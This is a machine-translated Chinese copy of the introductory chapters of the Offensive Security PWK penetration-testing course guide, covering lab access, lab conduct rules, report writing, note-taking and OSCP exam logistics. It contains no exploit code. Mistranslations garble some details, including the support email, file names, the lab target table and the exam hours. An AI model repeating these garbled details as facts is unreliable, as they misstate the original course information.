
用 Kali Linux 进行渗透测试

进攻性安全



目录

1。 用 Kali Linux 进行渗透测试:一般课程信息

欢迎学习卡莉 Linux 渗透测试(PWK)课程!

PWK 专为系统和网络管理员以及安全专业人士打造，他们希望在专业渗透测试领域迈出严肃而有意义的一步。本课程将帮助您更好地理解恶意实体针对网络使用的攻击和技术。祝贺你迈出了第一步。你能来我们很兴奋。

1.1 关于 PWK 课程

让我们花点时间回顾一下课程本身及其每个单独的组成部分。您现在应该可以访问以下内容:

- PWK 课程材料
- 访问内部虚拟专用网实验室网络
- 学生论坛证书
- 现场支持
- OSCP 考试的尝试

让我们回顾一下这些项目。

1.1.1 PWK 课程材料

本课程包括 PDF 格式的实验指南和附带的课程视频。PDF 中包含的信息和视频重叠，这意味着您可以阅读实验指南，然后观看视频来填补任何空白，反之亦然。在某些模块中，实验指南比视频更详细。在其他情况下，视频可能比指南更好地传达一些信息。重要的是你要密切关注这两者。

实验指南还包含每章末尾的练习。完成课程练习将帮助您在尝试发现和利用实验室机器中的漏洞时变得更加高效。

1.1.2 访问内部虚拟专用网实验室网络

您在课程开始日期收到的电子邮件欢迎包包括您的虚拟专用网络凭据和相应的虚拟专用网络连接包。这些将使您能够访问内部虚拟专用网实验室网络，在那里您将花费大量时间。

实验时间从您的课程开始时开始，并作为连续访问进行计量。实验室时间只能在紧急情况下暂停。

如果您的实验室时间到期或即将到期，您可以随时购买实验室延期。要购买额外的实验时间，请使用发送到您电子邮件地址的个性化购买链接。如果您在实验室访问仍然有效的情况下购买了实验室扩展，您可以继续使用相同的 VPN 连接包。如果您在现有实验室访问结束后购买了实验室扩展，您将收到一个新的虚拟专用网连接包。

1.1.3 进攻性安全学生论坛

学生论坛只对攻击安全学生开放。您的论坛证书也是电子邮件欢迎套餐的一部分。当您的实验时间结束时，访问不会过期。通过 OSCP 考试后，你可以继续享受论坛。

在论坛上可以提问，分享有趣的资源，提供小技巧(只要没有剧透)。我们要求所有论坛成员留意他们发布的内容，特别注意不要因为发布完整的解决方案而破坏其他人的整体课程体验。不体贴的帖子可能会被缓和。

除了其他学生的帖子之外，您还会发现有助于澄清课程中介绍的概念的其他资源。其中包括实验室机器子集的详细演练。演练旨在说明实现最佳结果所需的思维方式和方法。

一旦您成功通过 OSCP 考试，您将获得证书持有者子论坛的访问权限。

1.1.4 实时支持

实时支持将允许您直接与我们的学生管理员交流。这些是进攻性安全的工作人员，他们参加了 PWK 课程，并通过了 OSCP 认证考试。

学生管理员可以帮助解决技术问题，但他们也可以澄清课程材料和练习中的项目。此外，如果您已经尽了最大努力，并且完全被困在实验室机器上，学生管理员可能可以提供一个小提示来帮助您。

请记住，学生管理员提供的信息将基于您能够提供的详细程度。你能给出的关于你已经尝试过的东西和你能观察到的结果的细节越多越好。

1.1.5 OSCP 考试尝试

首次购买 PWK 课程时，您还可以尝试参加 OSCP 认证考试。
考试是可选的，所以由你来决定你是否想解决它。你有

实验时间结束后 120 天，安排并完成您的考试尝试。120 天后，尝试将过期。

如果您的考试尝试到期，您可以再购买一次，并在购买之日起 120 天内参加考试。

如果您在仍有未使用的考试尝试的情况下购买了实验室扩展，则考试尝试的到期日期将移至实验室扩展结束后的 120 天。

要预订 OSCP 考试，请使用您的个性化考试安排链接。此链接包含在欢迎套餐电子邮件中。您也可以使用 PWK 控制面板找到该链接。

1.2 学习课程的总体策略

每个学生都是独一无二的，所以没有单一的绝对最好的方法来学习这门课程和材料。我们希望鼓励您以自己舒适的速度完成课程。你还需要运用时间管理技巧来让自己保持正轨。

我们建议将以下内容作为课程材料的通用方法:

1. 查看欢迎和课程信息电子邮件中包含的所有信息。
2. 复习课程材料。
3. 完成所有课程练习。
4. 攻击实验室的机器。

1.2.1 欢迎和课程信息电子邮件

首先，花时间阅读你在课程开始日期收到的电子邮件中包含的所有信息。这些电子邮件包括您的虚拟专用网包、实验室和论坛凭据以及控制面板网址等内容。它们还包含课程常见问题的网址，特别有用的论坛帖子，以及支持页面。

1.2.2 课程材料

一旦你复习了上面的信息，你就可以进入课程材料了。您可以选择从课程视频开始，然后查看实验指南中给定模块的信息，反之亦然，具体取决于您喜欢的学习方式。当您浏览课程材料时，您可能需要重新观看或重新阅读模块，以完全掌握内容。

我们建议把这个过程当成马拉松，而不是短跑。在继续学习课程之前，不要害怕花额外的时间学习困难的概念。

1.2.3 课程练习

我们建议您在进入下一个模块之前，先完成每个模块末尾的练习。他们将测试你对材料的理解，并建立你前进的信心。

完成这些练习所需的时间和精力可能取决于您现有的技能。请注意，有些练习很难，可能需要很长时间。我们希望鼓励你坚持不懈，尤其是进行更艰苦的锻炼。他们在培养“更加努力”的心态方面特别有帮助。

1.2.4 PWK 实验室

一旦您完成了课程材料，您应该准备好进行实验，目标是折衷每台机器并获得高特权交互式外壳。

课程练习包括关于各种实验室机器的信息，如果你一直勤于记笔记，你将有足够的时间去追寻实验室中的一些“悬而未决的果实”。

下一步是应用从课程中学到的过程，从在网络的其余部分执行全面的信息收集开始，并使用来自受损机器的信息来定位其他机器。如果你正在纠结如何接近一台特定的机器，考虑去学生论坛作为第一步。

如果论坛没有为您提供任何有用的信息，您应该联系实时支持，查看是否有任何其他指导。

1.3 获得支持

PWK 不是一个固定节奏的课程。这意味着你可以按照自己的节奏进行，在对你来说困难的话题上花更多的时间。利用这门课的节奏，不要害怕花更长的时间来纠结一个棘手的新话题或方法。没有比自己想出办法更好的感觉了！

说了这么多，有时联系支持是非常合适的。在此之前，请理解我们希望您在进入实验室之前已经阅读了所有的课程材料，并且在需要时会毫不犹豫地向您推荐课程材料。不仅如此，我们还希望你也通过进行额外的研究来深入研究这个主题领域。

在联系支持人员之前，以下常见问题页面可能有助于回答您的一些问题(两者都可以在没有虚拟专用网络的情况下访问):

- https://support.offensive-security.com/
- https://www.offensive-security.com/faq/

如果您的问题没有在那里讨论，我们建议您查看学生论坛，该论坛也可以在内部 VPN 实验室网络之外访问。如果您仍然无法找到您需要的帮助，您可以通过访问支持页面上的实时支持或发送电子邮件(帮助@冒犯性-安全性. com)与我们的学生管理员联系。

1.4 关于渗透测试

渗透测试是针对目标或边界的研究和攻击的持续循环。攻击应该经过结构化、计算，并在可能的情况下，在实验室中进行验证，然后在活动目标上实施。这就是我们如何想象渗透测试的过程:




图 1:渗透测试方法图

正如模型所暗示的，你收集的信息越多，成功渗透的概率就越高。一旦你突破了最初的目标边界，你通常会再次开始循环。例如，您可能会收集有关内部网络的信息，以便更深入地了解它。

最终，每个安全专业人员都会开发自己的特定方法，通常基于特定的技术优势。我们鼓励您查看开放网络应用安全项目(OWASP)等页面，了解一些常用的渗透测试方法。

1.5 法律

请花时间阅读我们下面的正式版权声明。

在此之前，我们想解释一下，本出版物仅供您个人使用。任何复制本出版物或与任何第三方共享本出版物的全部或部分内容的行为均属违约行为

(a)我们的知识产权；(b)您在我们注册时接受的合同条款；(c)我们的学术政策。

这包括:

- 通过在任何第三方平台、存储库或社交媒体网站上发布，使其他人可以使用此出版物
- 无意中共享此出版物，因为您没有采取足够的保护措施
  它
- 将本出版物的全部或部分内容用于个人培训以外的任何目的，包括提供或告知任何其他培训课程的内容或用于任何其他商业目的。

我们的学术政策可以在 https://www.offensive-security.com/legal-docs/找到，如果我们发现您违反:

- 我们将撤销您已获得的所有现有攻击性安全认证　我们将终身取消你参加任何攻击性安全课程和考试的资格
- 我们将终身取消您今后购买攻击性安全产品的资格

以下文档包含本课程的实验练习，只能在攻击性安全托管的实验环境中尝试。请注意，实验指南中描述的大多数攻击如果在您没有明确的测试和攻击权限的机器上尝试，都是非法的。由于攻击性安全实验室环境与互联网隔离，因此在实验室内进行攻击是安全的。攻击性安全不授权您在它自己的托管实验室环境之外执行这些攻击，并拒绝对此类行为承担任何责任

1.6 MegaCorpone.com 和沙盒.本地域

megacorpone.com 域名及其子域名代表一家由进攻性安全公司创建的虚构公司。它有一个看似脆弱的外部网络，非常适合在整个课程中说明某些概念。

请注意，该域可在内部虚拟专用网实验室网络之外访问，仅用于课程练习期间的被动和主动信息收集。严禁主动尝试妥协。

sandbox.local 域代表一个虚构的公司内部网络，用于演示使用本课程中涵盖的方法和技术进行的全面渗透测试。

沙箱.本地域只能通过虚拟专用网络作为实验室访问的一部分进行访问。

1.7 关于 PWK 虚拟专用网实验室

PWK 实验室提供了一个隔离的环境，其中包含各种易受攻击的机器。使用实验室完成课程练习，并练习课程材料中教授的技术。

下图是 PWK 实验室的简图。




图 2:虚拟专用网实验室简图

一旦您完成了课程视频和 PDF 实验室指南，您将具备穿透实验室中大多数易受攻击的机器所需的基本技能。最初，您将通过虚拟专用网连接到学生网络。随着课程的进行，你将进入更多的网络。某些机器需要额外的研究和很大的决心才能使它们妥协。

每台机器都包含一个证明. txt 文件，作为您妥协的战利品，但请记住，目标不是专门找到证明. txt 文件。相反，您将希望尝试在每台机器上获得一个根/系统级别的交互式外壳。有些机器可能还包含一个 networksecret.txt 文件。您可以将该文件的内容提交到您的控制面板，以便解锁将虚拟机恢复到其在信息技术、开发和管理部门网络中的原始状态的能力。

请注意，本指南(和视频)中提供的 IP 地址不一定反映攻击性安全实验室中的 IP 地址。不要试图逐个字符地复制实验指南中的示例。您需要根据您的具体实验室配置调整示例。

您应该瞄准的机器有:

工党	子网络	目标开始	目标结束

窜	10.11.1.024	10.11.1.1	10.11.1.254

表 1 -进攻性安全实验室目标范围

您正在连接的实验室由许多不同的学生共享。我们限制每个实验室的学生人数，以最大限度地减少多个学生同时在同一台目标机器上工作的可能性。

1.7.1 实验室警告

内部虚拟专用网实验室网络是一个敌对的环境，您不应该在用于连接实验室的 Kali Linux 虚拟机上存储敏感信息。学生对学生的 VPN 流量是不允许的，但是，您可以通过在服务未被使用时停止服务并确保 Kali Linux 系统上的任何默认密码已被更改来帮助保护自己。

1.7.2 控制面板

一旦登录到内部虚拟专用网实验室网络，您就可以访问您的 PWK 控制面板。PWK 控制面板将帮助您恢复您的客户端和实验室机器或预订您的考试。

找到 network-secret.txt 文件后，您将使用控制面板，提交文件内容，并解锁还原位于您发现的其他网络中的计算机的功能。

控制面板的网址列在欢迎软件包电子邮件中。

1.7.3 回复

每个学生每 24 小时有 12 次机会。恢复使您能够将特定的实验室机器恢复到其原始状态。该计数器每天 00:00 GMT +0 重置.如果您需要额外的回复，您可以通过电子邮件联系学生管理员((help@offensivesecurity.com)或联系实时支持以重置您的回复计数器。

实验室机器恢复之间的最短时间为五分钟。

选择下拉菜单恢复实验室机器时，您将能够看到机器上次恢复的时间。实验室中的一些机器将包含自动重启崩溃服务或模拟用户操作的脚本。并非每个系统都是如此，但在扫描或利用特定目标机器时，请考虑这一点。

我们建议您在开始扫描和攻击机器之前还原机器，以确保机器及其服务按设计运行。相反地，一旦你完成了一台机器，你也应该恢复它来移除你的攻击留下的任何工件，这样机器就不会处于被利用的状态。

1.7.4 客户端机器

您将被分配三台专用客户端机器，与课程材料和练习结合使用。其中包括一个 Windows 10 客户端、一个 Debian Linux 客户端和一个 Windows Server 2016 域控制器。

无论何时连接到虚拟专用网络，您都需要通过学生控制面板恢复您想要使用的机器。当您选择恢复 Windows 10 或 Windows Server 2016 客户端时，两台计算机都将被恢复。当您与虚拟专用网断开一段时间后，您分配的客户端计算机会自动关机并恢复到初始状态。

考虑到上述情况，我们强烈建议您不要在任何不愿意丢失的客户端计算机上存储任何信息。

1.7.5 Kali 虚拟机

我们在课程中为您提供的 VMware 映像是 Kali Linux 的默认 64 位版本。我们建议您通过电子邮件欢迎包中提供的网址下载并使用 VMware 映像。虽然您可以自由使用 VirtualBox 或 Hyper-V 映像，甚至您自己的 Kali 安装，但我们只能为提供的 VMware 映像提供支持。这些图像是由进攻性安全提供的，不被 Kali Linux 项目团队支持。

1.7.6 实验室行为和实验室限制

攻击性安全实验室是一个共享环境。探索实验室时，请牢记以下几点:

- 避免更改用户密码。相反，如果可能，向系统添加新用户。如果进入机器的唯一方法是更改密码，请在您使用完该特定机器后将其改回。
- 一旦获得所需的访问级别，您在计算机上禁用的任何防火墙规则都应该恢复。
- 不要让机器处于不可利用的状态。
- 完成后，删除机器上任何成功(和失败)的漏洞。如果可能，创建一个目录来存储您的漏洞。这将最大限度地减少其他人意外使用您的漏洞攻击目标的机会。

您可以通过记住在完成后恢复每台机器来完成所有这些工作。要恢复机器，请使用学生控制面板。

内部 VPN 实验室网络严格执行以下限制。如果您违反以下任何限制，进攻性安全保留禁用您的实验室访问的权利。

1. 不要对网络进行 ARP 欺骗或任何其他类型的中毒或中间人攻击。
2. 除非权限提升绝对必要，否则不要删除或重新定位任何关键系统文件或提示。
3. 请勿更改网络机密. txt 或证明. txt 文件的内容。
4. 不要故意打扰在实验室工作的其他学生。这包括但不限于:
    1. 关闭机器
    2. 将用户赶出机器
    3. 阻止特定的 IP 地址或范围
    4. 侵入其他学生的客户端或 Kali 机器

1.8 报告

报告通常被认为是渗透测试的一个必要的罪恶。可悲的是，许多高度技术性和智能的渗透测试人员没有给予它应有的关注，但一份写得好、看起来专业的报告有时会比它写得差、但在技术上精明的同行得到更多的积极关注。

因为写报告是任何渗透测试的一部分，也因为它是 OSCP 考试的一部分，所以我们想在你接触课程材料之前花一些时间来谈谈写报告。我们希望现在回顾这些指南将帮助您考虑如何解释渗透测试的行动、结果和结果。

撰写报告的方法有很多种，我们不会声称攻击性安全样本报告是撰写报告的绝对最佳方法。如果例子有帮助，请随意使用。如果没有，那就随意改变设计或者创造其他更适合你的东西。

写报告时，我们认为有一些重要的一般准则需要记住。这些指南没有特别的顺序，因为它们都同样重要。

1.8.1 考虑目标

考虑评估的目标。你打算完成什么？你希望在报告中做一个单一的、具体的陈述吗？许多没有经验的渗透测试人员被评估的技术方面和完成评估所需的技能所困扰，但是渗透测试从来不是一个简单炫耀的机会。当你开始写报告时，记住最初的目标。

组织你的内容，建立一个最能引起听众共鸣的报告。我们强烈建议在开始之前写一个大纲。您可以通过创建节标题来快速轻松地完成这项工作，而无需实际内容或解释。这将有助于你避免重复或遗漏关键信息。它还能帮助你更容易地克服可怕的“写作障碍”。

1.8.2 考虑受众

想想谁会阅读并根据你在报告中提供的信息采取行动。你的观众希望从中学到什么？他们是谁？在大多数情况下，技术知识水平相差很大的人会阅读你的报告。试着写一些东西来满足报告的每个潜在读者。实际上，这意味着你要根据不同受众的需求来撰写报告。

让我们花一点时间多谈谈观众。

你可能希望公司的高层管理人员阅读报告的某些部分。在大多数情况下，这些高管没有时间或愿望阅读攻击的所有高度技术性的细节。因此，大多数报告都是以执行摘要开始的。执行摘要应该是对结果和客户整体安全状况的简短(不超过两页)的高级解释。因为这可能是他们唯一读过的部分，所以确保你为高管们量身定制这一部分和语言。

还会有一个由更多专业技术人员组成的团队，他们会更详细地阅读您的报告。报告的其余部分应该迎合他们，并将包括你对目标网络造成的大屠杀的所有血淋淋的细节。

1.8.3 考虑包括哪些内容

更具体地说，考虑哪些内容不包括是有帮助的。请记住，您的读者将希望解决您发现的问题，因此您包含的所有内容都应该相关且有意义。一份臃肿的报告包含太多无关紧要的信息，只会让你的读者难以阅读和理解。不要为了让报告看起来更长而加入填充材料。

这里有四个关于应该包括什么和遗漏什么的快速提示:

1. 除非绝对相关，否则不要在报告中包含工具输出的页面。考虑 Nmap 的输出。您没有理由将输出中的每一行都包含在报告中，因为它不会增加任何有价值的内容。如果您想说明一点，例如，在可公开访问的主机上公开了大量的 SNMP 服务，那么请使用–oG 标志，只对那些具有开放 SNMP 端口的主机进行 grep。

2. 明智地使用截图。同样的规则适用于您添加到报告中的其他内容。用一个截图来说明一个观点，而不仅仅是展示令人敬畏的 meterpreter 输出。例如，假设您在 Linux 主机上获得了根。不是显示 15 个只有根用户才能访问的不同目录列表的屏幕截图，而是只包含一个 whoami 命令输出的屏幕截图。一个精通技术的读者可能只需要这一件事就能理解你所取得的成就。

3. 包括额外的材料作为额外的支持文件。如果您的内容会增加页面数量，但不会引起所有受众的兴趣，请考虑在报告之外提供额外的支持文档。需要这些信息的读者仍然可以查阅支持文件，报告的质量不会受到影响。

4. 也许最重要的是，回到评估的目标。思考你试图表达的观点，因为它与目标相关，并且思考每条信息将如何或不会加强这一点。

1.8.4 考虑演示

内容的呈现和内容本身一样重要。最重要的是，掌握语言绝对至关重要。虽然我们知道对我们的许多学生来说，英语不是他们的母语，但努力写出流畅、逻辑清晰的连贯句子仍然很重要。在这种情况下，重要的是“更加努力”，尽最大努力，重点做简单易懂的点。

此外，您可能希望记住以下几点:

1. 要一致。注意间距、标题样式、字体选择等方面的不一致。错位和不一致的段落或标题看起来不专业和草率。

2. 拼写检查，拼写检查，拼写检查！这一个是相当不言自明的。他们的！=那里，你的！=你

这些提示应该让你对如何写一份看起来专业且连贯的报告有一个大致的了解，这份报告应该清楚地传达出想要传达的信息。最终，报告是您交付给客户的产品。确保它恰当而专业地代表了你和你的工作。

1.8.5 PWK 报告

完成课程实验指南和视频后，您将在我们内部的虚拟专用网实验室网络中进行全面的渗透测试。不一定要报告这个实践渗透测试，但它可能对你有益，因为它是练习你将在职业生涯中使用的一项重要技能的有用方法。

如果您选择撰写并提交实验报告，除非另有说明，否则您需要在本实验指南中记录课程练习。您可以将这些作为附录添加到您完成认证考试后提交的最终报告中。

最终文件应作为正式的渗透测试报告提交。您的报告应包括执行摘要，以及所有机器(不包括您的专用客户端机器)的详细纲要。关于课程报告要求的详细信息，包括模板和示例报告，可在我们的支持网站上找到。

除了可选的虚拟专用网实验室网络渗透测试报告，选择 OSCP 认证的学生必须提交一份考试渗透测试报告。该报告应清楚地展示他们如何成功实现认证考试目标。本最终报告必须在认证考试结束后不超过 24 小时内以 PDF 格式发送回我们的认证委员会。

计划在通过 OSCP 认证考试之前申请 CPE 学分的学生需要撰写并提交一份内部虚拟专用网实验室网络报告，并将课程练习作为附录。

1.8.6 做笔记

信息是关键，所以记录和保持有条理的笔记至关重要。这适用于 PWK 课程、相应的 OSCP 考试，甚至一般的渗透测试。

你笔记的详细程度由你决定。我们建议您首先记录所有内容。这包括所有的控制台输出，以及关键事件的截图。有太多总比为了填补空白而重复素材好。

从一开始就组织起来，从长远来看是有回报的。如果您需要在几周、几个月甚至几年内出于任何原因返回笔记，组织将使您能够快速找到您需要的信息。培养良好的文档技能还将使您能够快速找到几天前用来利用给定计算机的长命令，如果您需要重新利用它，或者在成功利用每个目标计算机后在利用后交叉引用用户。

随着时间的推移，你将开始为你的笔记生成粗略的模板和格式。因此，在课程开始和结束时，你的笔记布局和细节会有所不同。我们经常听到学生评论他们在开始时错过了多少信息，以及他们如何回到“早期目标”去收集信息。

目标是从一个目标收集尽可能多的信息。这将允许您生成完整的报告，即使您无权访问实验室。在实验室的开发后阶段，有好的、详细的笔记特别有用，因为有一些现成的信息可以帮助你找到实验室机器之间的清晰链接，等等。一个好的文档化过程将为你节省大量的时间和一些麻烦。

1.8.6.1 设置和提示

做好笔记的关键是能够收集尽可能多的信息，并使其易于获取。信息量可能会随着时间的推移而变化，您快速找到所需信息的过程也可能会发生变化。

您还需要知道信息存储在哪里—是本地还是远程？加密了吗？你的笔记中有什么敏感信息吗？如果是这样，考虑一下你的信息(或者更糟，你的客户的信息)可能落入坏人之手的可能性。

首先，我们强烈建议您捕获并记录所有内容。某些工具支持将其输出写入文件，其中一些甚至具有报告功能。捕捉你的终端输出，然后将其与你的个人笔记相结合，有时也会有所帮助。确保注释，突出重要的部分，并写下任何你认为相关的内容。请记住，有时候一张截图胜过千言万语，所以一定要把它们也拍下来。

1.8.6.2 笔记工具

有许多笔记工具可供选择，如 OneNote (Windows/macOS)、DayOne (macOS)或 Joplin (MacOS/Windows/Linux)等。您也可以选择使用类似于 MDwiki 的东西，一个基于标记的 wiki，允许您用标记写，然后用 HTML 呈现输出。

不管您首选的工具是什么，收集原始输出的最好方法是设置某种类型的日志记录，然后忘记它(直到需要它)。通过这种方式，输出会自动保存，您不必担心会忘记返回笔记。有几种方法可以保存显示在终端上的所有输出，其中包括:

- *脚本:一旦执行，所有的输出(包括 bash 的 color & backspaces)都保存到一个文件中，这个文件可以随时重放。*
- *终结器:一个替代的终端模拟器，有各种各样的特性和插件，比如记录器(将所有输出保存到一个文本文件)和终端截图(从终端内部截图)。*

注意:管道输出(>)或使用 tee 也是一个选项，但是您必须为每个命令使用它们，所以您必须记住每次都要运行它们。

为了处理渗透测试期间收集的大量信息，我们喜欢使用多用途笔记应用程序来初步记录我们的所有发现。使用这样的应用程序有助于数字和精神上组织数据。渗透测试结束后，我们可以使用临时文档来编写完整的报告。

只要输出清晰易读，你用哪个程序做临时文档就没关系。习惯于记录你的工作和发现。这是完成工作的唯一专业方法！

1.8.6.3 备份

有两种人:定期备份文档的人和希望备份文档的人。备份通常被认为是一种保险。你永远不知道什么时候会需要它，直到你需要它！一般来说，我们建议您定期备份您的文档。将备份保存在安全的地方。你当然不希望他们最终出现在公共 git 回购或云中！

文档不应该是您唯一备份的东西。确保您在 Kali 虚拟机上备份了重要文件，在需要时拍摄适当的快照，等等。谨慎行事总是最好的。

1.9 关于 OSCP 考试

OSCP 认证考试模拟一个包含少量易受攻击机器的私有虚拟专用网络中的实时网络。要通过，必须得 70 分。有限访问和全系统妥协均可获得积分。环境在考试期间完全奉献给你，你有 23 小时 45 分钟完成。

每台目标机器的具体说明将位于您的考试控制面板中，只有在考试开始后，您才能使用该面板。您的考试包将包括一个 VPN 连接包和附加说明，其中包含您可以用来访问考试控制面板的唯一 URL。

为了确保我们认证的完整性，考试将远程监考。您需要在考试开始前 15 分钟到场，以执行身份验证和其他预试任务。在安排考试之前，请务必阅读我们的监考常见问题。

一旦考试结束，你将有额外的 24 小时来整理你的考试报告和记录你的发现。将对您的考试报告的质量和内容进行评估，因此请尽可能详细，并确保您的发现都是可复制的。

另外，请注意，接受您提交的考试是一个手动过程，因此在您收到我们关于我们已收到您的文件的正式通知之前，可能需要一些时间。

一旦您的考试文件被接受，您的考试将被评分，您将在 10 个工作日内收到结果。如果您获得及格分数，我们将要求您确认您的物理地址，以便我们可以邮寄您的证书。如果您遇到问题，我们会通知您，您可以使用适当的链接购买重新获得的认证。

我们强烈建议您仔细安排 36 小时的考试时间，确保没有外界干扰或承诺。此外，请注意，考试的可用性是以先到先得的方式处理的，因此最好尽可能提前安排您的考试，以确保您的首选日期可用。有关考试的更多信息，我们建议您花些时间阅读 OSCP 考试指南。

1.9.1 Metasploit 用法-实验室与考试

我们鼓励您在实验室中使用 Metasploit。Metasploit 是一个很棒的工具，你应该学习它提供的所有特性。虽然 Metasploit 的使用在 OSCP 认证考试中受到限制，但我们鼓励您在学习过程中不要对自己进行任意限制。关于 Metasploit 用法的更多信息可以在 OSCP 考试指南中找到。

1.10 收尾

在本模块中，我们讨论了充分利用 PWK 课程和实验所需的重要信息。此外，我们还介绍了报告写作的基础知识以及如何参加 OSCP 期末考试。

我们祝你在 PWK 的旅途中好运，并希望你享受即将面临的新挑战。

2。 适应 Kali Linux

Kali Linux 由进攻性安全开发、资助和维护。这是一个基于 Debian 的 Linux 发行版，旨在进行高级渗透测试和安全审计。Kali 包含数百种面向各种信息安全任务的工具，如渗透测试、安全研究、计算机取证和逆向工程。

所有与操作系统一起打包的程序都已经过适用性和有效性评估。其中包括用于网络渗透测试的 Metasploit、用于端口和漏洞扫描的 Nmap、用于监控网络流量的 Wireshark 以及用于测试无线网络安全性的 Aircrack-ng 等。

本模块的目标是为即将到来的模块提供基准，并为所有技能水平的用户做好准备。我们将为新用户探索技巧和诀窍，并回顾一些更高级的用户可能会欣赏的标准。无论技能水平如何，我们都建议适当关注本模块。就像传闻中亚伯拉罕·林肯说的，“给我六个小时砍树，我就用前四个小时磨斧头”。

此外，鼓励所有技能水平的用户查看卡利培训网站上的免费在线培训。该网站包括 Kali Linux 启示书、旨在测试您的理解的练习、专门的支持论坛等。这些免费资源为所有技能水平的用户提供了有价值的见解，并成为本课程中提供的培训的绝佳伙伴。

2.1 启动 Kali Linux

首先，下载官方的 Kali Linux 64 位(amd64) VMware 虚拟机(VM)和您选择使用的 VMware 软件。VMware 为 VMware WorkStation Pro 和 VMware Fusion for Mac 提供免费试用。使用这些商业版本之一的好处是能够拍摄快照，以便在需要将虚拟机重置为全新版本时可以恢复。VMware 还提供其软件的免费版本，即 VMware WorkStation Player。但是，快照功能在免费版本中不可用。

